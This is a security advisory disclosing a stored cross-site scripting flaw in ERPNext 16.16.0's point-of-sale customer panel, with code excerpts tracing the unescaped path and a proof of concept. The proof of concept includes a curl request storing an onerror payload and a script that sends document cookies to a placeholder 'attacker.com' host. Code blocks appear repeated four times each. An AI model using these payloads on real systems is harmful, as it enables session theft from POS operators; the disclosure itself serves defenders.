ERPNext 16.16.0 - Stored XSS in POS customer section via unescaped template literals

5.1

Medium

Detected by

Fluid Attacks AI SAST Scanner

Disclosed by

Oscar Naveda

Summary

Full name

ERPNext 16.16.0 - Stored XSS in POS customer section via unescaped template literals

Code name

State

Public

Release date

Affected product

ERPNext

Vendor

Frappe

Affected version(s)

16.16.0

Vulnerability name

Stored cross-site scripting (XSS)

Remotely exploitable

Yes

CVSS v4.0 vector string

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:L/VI:L/VA:N/SC:L/SI:L/SA:N

CVSS v4.0 base score

5.1

Exploit available

No

Description

An authenticated user can persist arbitrary HTML/JavaScript in the email_id or mobile_no fields of a Customer record and trigger unescaped rendering in the Point of Sale (POS) interface for every operator who selects that customer.

The sink is update_customer_section in erpnext/selling/page/point_of_sale/pos_item_cart.js:462, which constructs an HTML string using template literals that directly embed customer_name, email_id, mobile_no, and the output of get_customer_image() (which embeds image into src and alt attributes), then passes the result to jQuery's .html() without any HTML sanitization. The server-side whitelisted method point_of_sale.set_customer_info writes attacker-supplied values to the database with no sanitization, completing the source→sink path.

Vulnerability

Source → sink path

  1. Source — user-controlled Customer fields via whitelisted setter (point_of_sale.py:428-465):

    The method set_customer_info is decorated with @frappe.whitelist(), which in Frappe makes it callable by any authenticated user without additional role checks:

    @frappe.whitelist()
    def set_customer_info(fieldname: str, customer: str, value: str = ""):
        ...
        frappe.db.set_value("Customer", customer, "email_id", value)   # raw value
        frappe.db.set_value("Customer", customer, "mobile_no", value)  # raw value
        contact_doc.save()
    @frappe.whitelist()
    def set_customer_info(fieldname: str, customer: str, value: str = ""):
        ...
        frappe.db.set_value("Customer", customer, "email_id", value)   # raw value
        frappe.db.set_value("Customer", customer, "mobile_no", value)  # raw value
        contact_doc.save()
    @frappe.whitelist()
    def set_customer_info(fieldname: str, customer: str, value: str = ""):
        ...
        frappe.db.set_value("Customer", customer, "email_id", value)   # raw value
        frappe.db.set_value("Customer", customer, "mobile_no", value)  # raw value
        contact_doc.save()
    @frappe.whitelist()
    def set_customer_info(fieldname: str, customer: str, value: str = ""):
        ...
        frappe.db.set_value("Customer", customer, "email_id", value)   # raw value
        frappe.db.set_value("Customer", customer, "mobile_no", value)  # raw value
        contact_doc.save()

    No input sanitization is performed before the database write. An attacker can set email_id or mobile_no to any HTML/JS payload by calling this endpoint directly or via the POS customer info panel.

    Additionally, customer_name and image are writable by any user with Customer record edit permissions and are also fetched without sanitization.

  2. Insufficient sanitization — escape() is URL-encoding, not HTML-escaping (pos_item_cart.js:470):

    <div class="reset-customer-btn" data-customer="${escape(customer)}">
    <div class="reset-customer-btn" data-customer="${escape(customer)}">
    <div class="reset-customer-btn" data-customer="${escape(customer)}">
    <div class="reset-customer-btn" data-customer="${escape(customer)}">

    escape() here is window.escape(), the deprecated global URI-encoding function (converts spaces to %20, etc.). It does not escape HTML-special characters (<, >, ", &). It is applied only to the data-customer attribute, not to any of the displayed fields (customer_name, email_id, mobile_no, image).

  3. Sink — jQuery .html() with unescaped template literals (pos_item_cart.js:457-494):

    update_customer_section() {
        const { customer, customer_name, email_id = "", mobile_no = "", image } = this.customer_info || {};
        if (customer) {
            this.$customer_section.html(
                `<div class="customer-details">
                    <div class="customer-display">
                        ${this.get_customer_image()}
                        <div class="customer-name-desc">
                            <div class="customer-name">${customer_name}</div>
                            ${get_customer_description()}
                        </div>
                        ...
                    </div>
                </div>`
            );
        }
        function get_customer_description() {
            if (email_id && !mobile_no) {
                return `<div class="customer-desc">${email_id}</div>`;
            } else if (mobile_no && !email_id) {
                return `<div class="customer-desc">${mobile_no}</div>`;
            } else {
                return `<div class="customer-desc">${email_id} - ${mobile_no}</div>`;
            }
        }
    }
    update_customer_section() {
        const { customer, customer_name, email_id = "", mobile_no = "", image } = this.customer_info || {};
        if (customer) {
            this.$customer_section.html(
                `<div class="customer-details">
                    <div class="customer-display">
                        ${this.get_customer_image()}
                        <div class="customer-name-desc">
                            <div class="customer-name">${customer_name}</div>
                            ${get_customer_description()}
                        </div>
                        ...
                    </div>
                </div>`
            );
        }
        function get_customer_description() {
            if (email_id && !mobile_no) {
                return `<div class="customer-desc">${email_id}</div>`;
            } else if (mobile_no && !email_id) {
                return `<div class="customer-desc">${mobile_no}</div>`;
            } else {
                return `<div class="customer-desc">${email_id} - ${mobile_no}</div>`;
            }
        }
    }
    update_customer_section() {
        const { customer, customer_name, email_id = "", mobile_no = "", image } = this.customer_info || {};
        if (customer) {
            this.$customer_section.html(
                `<div class="customer-details">
                    <div class="customer-display">
                        ${this.get_customer_image()}
                        <div class="customer-name-desc">
                            <div class="customer-name">${customer_name}</div>
                            ${get_customer_description()}
                        </div>
                        ...
                    </div>
                </div>`
            );
        }
        function get_customer_description() {
            if (email_id && !mobile_no) {
                return `<div class="customer-desc">${email_id}</div>`;
            } else if (mobile_no && !email_id) {
                return `<div class="customer-desc">${mobile_no}</div>`;
            } else {
                return `<div class="customer-desc">${email_id} - ${mobile_no}</div>`;
            }
        }
    }
    update_customer_section() {
        const { customer, customer_name, email_id = "", mobile_no = "", image } = this.customer_info || {};
        if (customer) {
            this.$customer_section.html(
                `<div class="customer-details">
                    <div class="customer-display">
                        ${this.get_customer_image()}
                        <div class="customer-name-desc">
                            <div class="customer-name">${customer_name}</div>
                            ${get_customer_description()}
                        </div>
                        ...
                    </div>
                </div>`
            );
        }
        function get_customer_description() {
            if (email_id && !mobile_no) {
                return `<div class="customer-desc">${email_id}</div>`;
            } else if (mobile_no && !email_id) {
                return `<div class="customer-desc">${mobile_no}</div>`;
            } else {
                return `<div class="customer-desc">${email_id} - ${mobile_no}</div>`;
            }
        }
    }

    jQuery's .html() is an innerHTML setter. Any HTML tags in the interpolated values are parsed and executed by the browser. No call to frappe.utils.escape_html, DOMPurify.sanitize, or any equivalent appears in this function.

  4. Malformed HTML in get_customer_image() aids attribute injection (pos_item_cart.js:496-503):

    get_customer_image() {
        const { customer, image } = this.customer_info || {};
        if (image) {
            return `<div class="customer-image"><img src="${image}" alt="${image}""></div>`;
            //                                                             ^^^
            //                                                    extra " here (malformed)
        } else {
            return `<div class="customer-image customer-abbr">${frappe.get_abbr(customer)}</div>`;
        }
    }
    get_customer_image() {
        const { customer, image } = this.customer_info || {};
        if (image) {
            return `<div class="customer-image"><img src="${image}" alt="${image}""></div>`;
            //                                                             ^^^
            //                                                    extra " here (malformed)
        } else {
            return `<div class="customer-image customer-abbr">${frappe.get_abbr(customer)}</div>`;
        }
    }
    get_customer_image() {
        const { customer, image } = this.customer_info || {};
        if (image) {
            return `<div class="customer-image"><img src="${image}" alt="${image}""></div>`;
            //                                                             ^^^
            //                                                    extra " here (malformed)
        } else {
            return `<div class="customer-image customer-abbr">${frappe.get_abbr(customer)}</div>`;
        }
    }
    get_customer_image() {
        const { customer, image } = this.customer_info || {};
        if (image) {
            return `<div class="customer-image"><img src="${image}" alt="${image}""></div>`;
            //                                                             ^^^
            //                                                    extra " here (malformed)
        } else {
            return `<div class="customer-image customer-abbr">${frappe.get_abbr(customer)}</div>`;
        }
    }

    The template contains an extra double-quote after alt="${image}". The closing sequence is alt="${image}"" instead of alt="${image}". With image = '" onerror="alert(1)':

    • Produces: src="" onerror="alert(1)"" alt=...

    • The onerror attribute escapes the expected attribute context and executes as an event handler.

  5. Full path from fetch to render (pos_item_cart.js:352-395):

    fetch_customer_details(customer) {
        frappe.db.get_value("Customer", customer, [
            "email_id", "customer_name", "mobile_no", "image", ...
        ]).then(({ message }) => {
            this.customer_info = { ...message, customer };  // raw DB values, no escaping
        });
    }
    fetch_customer_details(customer) {
        frappe.db.get_value("Customer", customer, [
            "email_id", "customer_name", "mobile_no", "image", ...
        ]).then(({ message }) => {
            this.customer_info = { ...message, customer };  // raw DB values, no escaping
        });
    }
    fetch_customer_details(customer) {
        frappe.db.get_value("Customer", customer, [
            "email_id", "customer_name", "mobile_no", "image", ...
        ]).then(({ message }) => {
            this.customer_info = { ...message, customer };  // raw DB values, no escaping
        });
    }
    fetch_customer_details(customer) {
        frappe.db.get_value("Customer", customer, [
            "email_id", "customer_name", "mobile_no", "image", ...
        ]).then(({ message }) => {
            this.customer_info = { ...message, customer };  // raw DB values, no escaping
        });
    }

    frappe.db.get_value returns raw database values. After fetch, update_customer_section is called, placing those values directly into the DOM.

Relevant code:

  • erpnext/selling/page/point_of_sale/pos_item_cart.js:457-494 (update_customer_section)

  • erpnext/selling/page/point_of_sale/pos_item_cart.js:496-503 (get_customer_image)

  • erpnext/selling/page/point_of_sale/pos_item_cart.js:352-395 (fetch_customer_details)

  • erpnext/selling/page/point_of_sale/pos_item_cart.js:462 (jQuery .html() sink)

  • erpnext/selling/page/point_of_sale/pos_item_cart.js:470 (escape() misuse)

  • erpnext/selling/page/point_of_sale/point_of_sale.py:428-465 (set_customer_info, @frappe.whitelist())

PoC

Reproduction used in validation environment

Environment: ERPNext 16.16.0 running locally.

Attack path 1 — via whitelisted API endpoint (any authenticated user)

Any logged-in user can call the set_customer_info endpoint directly, regardless of Customer edit permissions:

  1. Log in to ERPNext as any authenticated user (e.g., a low-privilege sales user).

  2. Identify a target Customer name (e.g., CUST-00001).

  3. Send the following request (using curl, browser DevTools, or any HTTP client):

curl -X POST 'http://<erpnext-host>/api/method/erpnext.selling.page.point_of_sale.point_of_sale.set_customer_info' \
  -H 'Content-Type: application/json' \
  -H 'X-Frappe-CSRF-Token: <csrf_token>' \
  --cookie '<session_cookie>' \
  -d '{
    "fieldname": "email_id",
    "customer": "CUST-00001",
    "value": "<img src=x onerror=alert(document.cookie)>"
  }'
curl -X POST 'http://<erpnext-host>/api/method/erpnext.selling.page.point_of_sale.point_of_sale.set_customer_info' \
  -H 'Content-Type: application/json' \
  -H 'X-Frappe-CSRF-Token: <csrf_token>' \
  --cookie '<session_cookie>' \
  -d '{
    "fieldname": "email_id",
    "customer": "CUST-00001",
    "value": "<img src=x onerror=alert(document.cookie)>"
  }'
curl -X POST 'http://<erpnext-host>/api/method/erpnext.selling.page.point_of_sale.point_of_sale.set_customer_info' \
  -H 'Content-Type: application/json' \
  -H 'X-Frappe-CSRF-Token: <csrf_token>' \
  --cookie '<session_cookie>' \
  -d '{
    "fieldname": "email_id",
    "customer": "CUST-00001",
    "value": "<img src=x onerror=alert(document.cookie)>"
  }'
curl -X POST 'http://<erpnext-host>/api/method/erpnext.selling.page.point_of_sale.point_of_sale.set_customer_info' \
  -H 'Content-Type: application/json' \
  -H 'X-Frappe-CSRF-Token: <csrf_token>' \
  --cookie '<session_cookie>' \
  -d '{
    "fieldname": "email_id",
    "customer": "CUST-00001",
    "value": "<img src=x onerror=alert(document.cookie)>"
  }'
  1. Confirm the payload was stored verbatim in the database:

bench --site <site> execute frappe.db.get_value \
  --kwargs '{"doctype":"Customer","name":"CUST-00001","fieldname":"email_id"}'
# Expected: <img src=x onerror=alert(document.cookie)>
bench --site <site> execute frappe.db.get_value \
  --kwargs '{"doctype":"Customer","name":"CUST-00001","fieldname":"email_id"}'
# Expected: <img src=x onerror=alert(document.cookie)>
bench --site <site> execute frappe.db.get_value \
  --kwargs '{"doctype":"Customer","name":"CUST-00001","fieldname":"email_id"}'
# Expected: <img src=x onerror=alert(document.cookie)>
bench --site <site> execute frappe.db.get_value \
  --kwargs '{"doctype":"Customer","name":"CUST-00001","fieldname":"email_id"}'
# Expected: <img src=x onerror=alert(document.cookie)>
  1. Open the POS interface as a POS operator (a different user/session):

    Navigate to Point of Sale → open any POS session → search for and select CUST-00001.

    fetch_customer_details fires, loads the malicious email_id into this.customer_info, and update_customer_section renders it via .html(). The onerror event fires and executes alert(document.cookie) in the operator's browser.

Attack path 2 — via Customer record (user with Customer edit permissions)

  1. Go to Selling → Customers → CUST-00001 → Edit.

  2. Set Customer Name to:

    <script>fetch('https://attacker.com/?c='+document.cookie)</script>
    <script>fetch('https://attacker.com/?c='+document.cookie)</script>
    <script>fetch('https://attacker.com/?c='+document.cookie)</script>
    <script>fetch('https://attacker.com/?c='+document.cookie)</script>
  3. Save. When any POS user selects that customer, the <script> tag is injected via ${customer_name} in the template literal and executed by jQuery .html().

Evidence of Exploitation


  • Video of exploitation:



  • Static Evidence:

Our security policy

We have reserved the ID CVE-2026-42840 to refer to this issue from now on.

System Information

  • ERPNext

  • Version 16.16.0 (branch: develop)

  • Operating System: Any

References

Mitigation

There is currently no patch available for this vulnerability.

Credits

The vulnerability was discovered by Oscar Naveda from Fluid Attacks' Offensive Team using the AI SAST Scanner.

Timeline

Vulnerability discovered

Vendor contacted

Public disclosure

Does your application use this vulnerable software?

During our free trial, our tools assess your application, identify vulnerabilities, and provide recommendations for their remediation.

Fluid Attacks' solutions enable organizations to identify, prioritize, and remediate vulnerabilities in their software throughout the SDLC. Supported by AI, automated tools, and pentesters, Fluid Attacks accelerates companies' risk exposure mitigation and strengthens their cybersecurity posture.

Get an AI summary of Fluid Attacks

Subscribe to our newsletter

Stay updated on our upcoming events and latest blog posts, advisories and other engaging resources.

© 2026 Fluid Attacks. We hack your software.

Subscribe to our newsletter

Stay updated on our upcoming events and latest blog posts, advisories and other engaging resources.

Get an AI summary of Fluid Attacks

© 2026 Fluid Attacks. We hack your software.

Subscribe to our newsletter

Stay updated on our upcoming events and latest blog posts, advisories and other engaging resources.

Get an AI summary of Fluid Attacks

© 2026 Fluid Attacks. We hack your software.